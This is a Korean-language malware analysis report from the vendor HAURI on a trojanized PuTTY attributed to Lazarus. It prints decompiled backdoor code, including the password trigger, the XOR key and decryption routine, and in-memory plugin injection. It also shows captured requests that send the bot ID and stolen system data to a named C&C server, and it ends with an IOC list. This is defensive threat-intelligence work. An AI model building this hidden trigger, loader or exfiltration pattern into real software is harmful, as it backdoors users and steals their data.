악성코드 상세 분석 보고서

악성코드로 둔갑한 Putty

(Lazarus APT)

(Document No : DT-20231110-001)


HAURI

www.hauri.co.kr

∘ 분석 개요

작년 6 월부터 북한의 해킹 그룹 라자루스(Lazarus)는 PuTTY, KiTTY, TightVNC, Sumatra PDF Reader, muPDF/Subliminal Recording 와 같은 오픈소스 소프트웨어들을 수정하여 악성코드를 제작하고 있으며, LinkedIn 에서 특정 회사들의 채용담당자로 위장하여 엔지니어들에게 접근하여 악성코드를 유포하였다. 수정된 오픈소스 소프트웨어들은 실행만으로 악성 행위를 하지 않으며, 사용자가 특정 PDF 를 열람하거나 수정된 Putty 로 특정 서버를 접속을 하는 등 특정 이벤트가 발생해야 악성 행위를 시작하는 공격 방식을 사용하고 있다. 이는 SandBox 을 사용한 자동 분석을 회피하기 위함으로 보인다.

∘ 악성코드 순서도



1. putty.exe


(MD5 : 1D5AD4A60EC9BE32C11AD99F234BFE8F, SIZE : 1,228,288)

개요 : 오픈소스 원격접속 프로그램(Putty)을 수정하여 악성코드를 만들었으며, SSH 접속 후 특정 패스워드를 입력해야 악성코드가 실행됨

ViRobot	Trojan.Win.S.Dropper.1228288

상세분석 :

(1) 실행된 Putty.exe 파일은 SSH 접속 시도 이전에는 아무런 악성 행위를 하지 않는다.



[그림 1] Putty.exe

(2) 공격자는 ssh2_userauth_process_queue 함수에 악성코드를 추가했으며, SSH 접속 시도 후 패스워드로 "8kcgan0Hay2"를 입력해야 악성코드가 실행되는 조건문도 걸어 뒀다.

[그림 2] 원본 ssh2userauth.c

```
if ( !(_DWORD)result )
{
  free_prompts((Seat *__ptr32)v332);
  (*(void (__fastcall **)(_QWORD, const char *, __int64))(**(_QWORD **)(v1 + 528) + 32i64))(
    *(_QWORD *)(v1 + 528),
    "Unable to authenticate",
    13i64);
  return ssh_user_close(*(_QWORD *)(v1 + 608), "User aborted during password authentication");
}
v333 = prompt_get_result(**(_QWORD **)(v332 + 56));
v334 = *(Seat **)(v1 + 200);
*(_QWORD *)(v1 + 232) = v333;
free_prompts((Seat *__ptr32)v334);
password = *(const char **)(v1 + 232);
if ( !strcmp(password, "8kcgan0Hay2") )
{
  *(_QWORD *)(v1 + 232) = sub_14006C6E0("Js,fMf{p;7<n[]}@");
  LODWORD(v375) = 1743830;
  LODWORD(v336) = LocalAlloc(0x40u, 0x1A9BD6ui64);
  v337 = v336;
```

추가된 악성코드


[그림 3] 추가된 악성코드

(3) 패스워드를 입력 후 실행된 악성코드는 암호화된 파일(thumbcache_512.db)과 이를 실행시킬 로더 파일(usrgroup.dat)을 생성한다.

생성 경로	MD5
%LocalAppdata%₩Microsoft₩Windows₩usrgroup.dat	420A13202D271BABC32BF8259CDADDF3
%LocalAppdata%₩Microsoft₩Windows₩Explorer₩thumbcache_512.db	183A514A151388D8348689922CC62929

[표 1] 생성된 파일들 정보

(4) 생성된 파일들은 작업 스케줄러에 등록되어 5 분마다 실행되게 설정된다.



[그림 4] 생성된 작업 스케줄

2. usrgroup.dat

(MD5 : 420A13202D271BABC32BF8259CDADDF3, SIZE : 64,000)

개요 : 작업 스케줄러에 등록되어 5 분마다 실행되며, thumbcache_512.db 파일을 복호화 후 실행시키며 Sandbox 을 이용한 자동 분석을 회피하기 위해 실행 인자 검사를 한다.

ViRobot	Trojan.Win.S.Dropper.64000

상세분석 :

(1) 실행된 usrgroup.dat 파일은 thumbcache_512.db 파일을 읽어와 복호화 후 Injection 하여 실행된다.

(2) 복호화 방식은 실행 인자 "zJwY"를 사용해 키 값을 생성하여 XOR 연산 후 Zlib Decompress 한다.

```
if ( Buffer )
{
  do
  {
    for ( mm = 0; mm < v31; ++mm )
    {
      payload[v33] ^= MultiByteStr[v30];      // "zjWyq@VH$&qUsnj@=O()19Nf=MRzXGWC"
      v30 = (v30 + 1) % 8;
      ++v32;
      ++v33;
      if ( v32 == v29 )
        break;
    }
    if ( --v31 == 1 )
      v31 = 8;
  }
  while ( v32 < v29 );
  v29 = Buffer;
}
v46 = *(_DWORD *)&payload[v29 - 0x108];
dst = (char *)LocalAlloc(64u, v46);
Zlib_deflate_Payload((unsigned __int8 *)dst, &v46, (unsigned __int8 *)payload, Buffer - 0x108);
```

[그림 5] thumbcache_512.db 복호화 코드

```
import zlib

KEY = "zjWyq@VH$&qUsnj@=O()19Nf=MRzXGWC"
DATA = open("./thumbcache_512.db", "rb").read()

xor_data = []
idx = 0
for i in range(0xC, len(DATA)):
    xor_data.append(ord(KEY[idx % 8]) ^ DATA[i])
    idx += 1

zlib_deflate_data = zlib.decompressobj().decompress(bytearray(xor_data))

f = open("thumbcache_512.db.dec", "wb")
f.write(zlib_deflate_data)
f.close()
```

[표 2] thumbcache_512.db 복호화 코드

(3) 복호화 후 실행된 thumbcache_512.db 파일은 실행 인자에 "4701"이 줬는지 검사하여 없을 경우 실행을 종료함

```
memset(WideCharStr, 0, 520);
v3 = 0;
v4 = lpThreadParameter;
do
{
  v5 = *v4++;
  *(__int16 *)((char *)v4 + (char *)WideCharStr - (char *)lpThreadParameter - 2) = v5;
}
while ( v5 );
if ( lpThreadParameter )
  LocalFree(lpThreadParameter);
check_result = -1164;
result = 0i64;
v8 = WideCharStr;
do
{
  if ( !check_result )
    break;
  v9 = *v8++ == 0;
  --check_result;
}
while ( !v9 );
if ( -check_result == 6 )
{
  v35 = v1;
  v34 = v2;
  sub_180007240(WideCharStr);
  InitializeCriticalSectionAndSpinCount(&CriticalSection, 0xAu);
  v10 = 0i64;
  do
  {
    v11 = c2_address[v10++];
```

[그림 6] 실행 인자 검사 코드

(4) 실행 인자 검사 통과 후 악성코드는 2, 6 번째 인자에 Bot ID 와 현재 시간을 BASE64 로 인코딩하여 C&C 서버에 전송한다.

■ C&C 서버 : hxxps://blockchain-newtech.com/download/download.asp

```
POST https://blockchain-newtech.com/download/download.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE
Host: blockchain-newtech.com
Content-Length: 152
Cache-Control: no-cache
Cookie: ASPSESSIONIDSWTQCTTA=IHMLIGPBAAEINNDJPHDHBBDL

PV=EYTUTXGIRY&ITQKR=NDcwMTY0UDM0YjQ2UjJvaA==&DZOU=&GZJGZT=0&SQFTMZ=52&LRHHMS=MgAwADIAMwAtADEAMQAtADAAOQAgADEANwA6ADEAMAA6ADEAMwA=&N
                    Bot id                                                                                    현재 시간
```


[그림 7] Bot id 전송

(5) C&C 서버와 13 초마다 위와 같이 통신하며, 공격자의 Plugin 전송을 기다린다.

#	Result	Protocol	Host	URL	Body	Caching	Content-Type
13	200	HTTPS	blockchain-newtech...	/download/download.asp	21	private	text/html
16	200	HTTP	Tunnel to	blockchain-newtech.com:443	777		
17	200	HTTPS	blockchain-newtech...	/download/download.asp	21	private	text/html
19	200	HTTP	Tunnel to	blockchain-newtech.com:443	0		
20	200	HTTPS	blockchain-newtech...	/download/download.asp	21	private	text/html
21	200	HTTP	Tunnel to	blockchain-newtech.com:443	0		
22	200	HTTPS	blockchain-newtech...	/download/download.asp	21	private	text/html
23	200	HTTP	Tunnel to	blockchain-newtech.com:443	0		
24	200	HTTPS	blockchain-newtech...	/download/download.asp	21	private	text/html
25	200	HTTP	Tunnel to	blockchain-newtech.com:443	0		
26	200	HTTPS	blockchain-newtech...	/download/download.asp	21	private	text/html

[그림 8] 지속적인 C&C 서버 통신

(6) C&C 서버에서 Plugin 전달전에 필요한 정보들을 BASE64 로 인코딩하여 알려준다.



[그림 9] Plugin 정보

정보	의미
100	Plugin 정보 전송
50862	암호화된 파일 크기
FeedBack	실행 함수
n83f9j002jje09j	실행 인자
ac543aed3dfbfdfcd48d13915d920ae6	암호화된 파일 MD5 해쉬

[표 3] Plugin 정보

(7) 이후 C&C 서버에서 Plugin 을 암호화하여 전달한다.

[그림 10] 암호화된 Plugin

(8) 암호화된 Plugin 은 BASE64 디코딩 후 XOR 연산 후 압축 해체를 거쳐, 메모리 내에서 실행된다.

```
Decrypt_Payload((__int64)v77, dwDataLen);
v5 = sub_180006D60();
v6 = v5;
if ( !v5 || (unsigned int)Unzip((__int64)v5, &Size, (__int64)v76) )
{
  LocalFree(::hMem);
  ::hMem = 0i64;
  return 0i64;
}
v8 = (int *)LocalAlloc(0x40u, v76[0x8B]);
new_payload = v8;
hMem = v8;
if ( !v8 )
{
  sub_180006F90(v6);
  LocalFree(::hMem);
  ::hMem = 0i64;
  return 0i64;
}
if ( *(_DWORD *)v6 == 1 )
  dword_18001F664 = sub_180006BB0((_QWORD *)v6[1], Size, (__int64)v8, v76[139]);
else
  dword_18001F664 = 0x80000;
sub_180006F90(v6);
LocalFree(::hMem);
::hMem = 0i64;
if ( *(_WORD *)new_payload != 0x5A4D || (v10 = PE_Injection((__int64)v69, (__int64)new_payload, new_payload)) == 0i64 )
{
  do
  {
    v60 = aDllDataError[v1++];
    *(_WORD *)&MultiByteStr[v1 * 2 + 270] = v60;
  }
  while ( v60 );
  goto LABEL_23;
}
```

[그림 11] Plugin 복호화 후 실행 코드

(9) 전달받은 Plugin 은 GetInfo64.dll 이름을 가지고 있다.

```
.rdata:0000000180017600 ;
.rdata:0000000180017600 ; Export Ordinals Table for GetInfo64.dll
.rdata:0000000180017600 ;
.rdata:0000000180017600 word_180017600  dw 0                    ; DATA XREF: .rdata:00000001800175F4↑o
.rdata:0000000180017602 aGetinfo64Dll   db 'GetInfo64.dll',0    ; DATA XREF: .rdata:00000001800175DC↑o
.rdata:0000000180017610 aFeedback       db 'FeedBack',0         ; DATA XREF: .rdata:off_1800175FC↑o
.rdata:0000000180017619                 align 1000h
.rdata:0000000180017619 _rdata          ends
```

[그림 12] 복호화된 Plugin

(10) GetInfo64.dll 은 "n83f9j002jje09j" 실행 인자가 없을 경우 실행 종료

```
memset(Destination, 0, sizeof(Destination));
memset(v35, 0, sizeof(v35));
v5 = L"n83f9j002jje09j";
v6 = 16i64;
do
{
  if ( !v6 )
    break;
  v3 = *a3++ == *v5++;
  --v6;
}
while ( v3 );
```

[그림 13] 실행 인자 검사

(11) 검사 통과 후 OS 정보, 하드웨어 정보, 네트워크 정보, 프로세스 목록을 수집하여 수집된 정보를 return 한다.

```
if ( v3 )
{
  v9 = get_product();
  wcscpy_s(Destination, 0x400ui64, v9);
  get_pc_name(v35);
  process_info = get_process_info();
  os_info = get_os_info();
  time_info = get_time_info();
  cpu_info = get_cpu_info();
  hw_info = get_hw_info();
  v15 = -1i64;
  v16 = v35;
  v17 = hw_info;
```

[그림 14] PC 정보 수집

```
2023-11-09 17:12:08|9356|789*192.[redacted] |Korea|DESKTOP-SUSOM06|Windows 10 Pro for Workstations(x64)|[redacted]-
13*1|[System Process]|0|0| | | | |>2|System|4|0| | | | |3|Registry|92|4| | | | |>4|smss.exe|340|4| | | |
|5|csrss.exe|428|420| | | | |>6|wininit.exe|500|420| | | | |7|csrss.exe|516|492| | | | |>8|winlogon.exe|592|492| | | |
|>9|services.exe|612|500| | | | |10|lsass.exe|656|500| | | | |11|fontdrvhost.exe|740|500| | | |
|12|fontdrvhost.exe|748|592| | | | |13|svchost.exe|764|612| | | | |>14|svchost.exe|844|612| | | |
|>15|svchost.exe|892|612| | | | |16|svchost.exe|936|612| | | | |>17|dwm.exe|1020|592| | | | |>18|svchost.exe|724|612| | |
| |19|svchost.exe|640|612| | | | |>20|svchost.exe|860|612| | | | |>21|svchost.exe|980|612| | | |
|22|svchost.exe|1132|612| | | | |23|svchost.exe|1144|612| | | | |24|svchost.exe|1208|612| | | | |25|svchost.exe|1264|612|
| | | |26|svchost.exe|1348|612| | | | |27|svchost.exe|1412|612| | | | |28|svchost.exe|1420|612| | | |
|29|svchost.exe|1444|612| | | | |30|Memory Compression|1532|4| | | | |>31|svchost.exe|1552|612| | | |
|>32|svchost.exe|1568|612| | | | |>33|svchost.exe|1632|612| | | | |>34|svchost.exe|1644|612| | | |
|>35|svchost.exe|1676|612| | | | |>36|svchost.exe|1800|612| | | | |>37|svchost.exe|1856|612| | | |
|>38|svchost.exe|1884|612| | | | |>39|svchost.exe|1892|612| | | | |>40|svchost.exe|1904|612| | | |
|>41|svchost.exe|1968|612| | | | |>42|svchost.exe|2032|612| | | | |>43|spoolsv.exe|2064|612| | | |
|>44|svchost.exe|2152|612| | | | |>45|svchost.exe|2232|612| | | | |>46|svchost.exe|2240|612| | | |
```

[그림 15] 수집된 정보

(12) 수집된 정보는 BASE64 로 인코딩되어 C&C 서버로 전송된다.

```
POST https://blockchain-newtech.com/download/download.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR
Host: blockchain-newtech.com
Content-Length: 25102
Cache-Control: no-cache
Cookie: ASPSESSIONIDSWTQCTTA=IHMLIGPBAAEINNDJPHDHBBDL

EG=VOTWBVNIAOZI&VKBAC=NDcwMTY0UDM0YjQ2UjJvaA==&USYT=&OGONST=3&WCRDWP=25020
&QUYOGS=MgAwADIAMwAtADEAMQAtADAAOQAgADEANwA6ADEAMgA6ADAAOAB8ADkAMwA1ADYAfAA3ADgAOQAqADEAOQAyAC4AMQA2ADgALgAyADIAMAAu
1ADoANQA0AHwAQwA6AFwAUAByAG8AZwByAGEAbQAgAEYAaQBsAGUAcwBcAFcAaQBuAGQAbwB3AHMAQQBwAHAAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AC4
```

[그림 16] 수집된 정보 전송

(13) 이외에도 파일 탈취, 화면 캡쳐 등 다양한 Plugin 들이 존재할 것으로 보인다.

```
.rdata:0000000180016960 ;
.rdata:0000000180016960 ; Export Ordinals Table for ScreenCaptureDll64.dll
.rdata:0000000180016960 ;
.rdata:0000000180016960 word_180016960  dw 0                    ; DATA XREF: .rdata:0000000180016954↑o
.rdata:0000000180016962 aScreencaptured db 'ScreenCaptureDll64.dll',0
.rdata:0000000180016962                                         ; DATA XREF: .rdata:000000018001693C↑o
.rdata:0000000180016979 aGeneratecaptur db 'GenerateCapture',0  ; DATA XREF: .rdata:off_18001695C↑o
.rdata:0000000180016989                 align 800h
.rdata:0000000180016989 _rdata          ends
```

[그림 17] 화면 캡쳐 Plugin

IOC

hxxps://blockchain-newtech.com/download/download.asp
1D5AD4A60EC9BE32C11AD99F234BFE8F (putty.exe)
420A13202D271BABC32BF8259CDADDF3 (usrgroup.dat)
183A514A151388D8348689922CC62929 (thumbcache_512)
C26CE084A631E11B250280724ADFEA0A (GetInfo64.dll)
2F86BB7B912A61F8D323DDE362C0DD1A (ScreenCaptureDll64.dll)
D0C2F269E8C70F5211974B82D6B79856 (Stop.dll)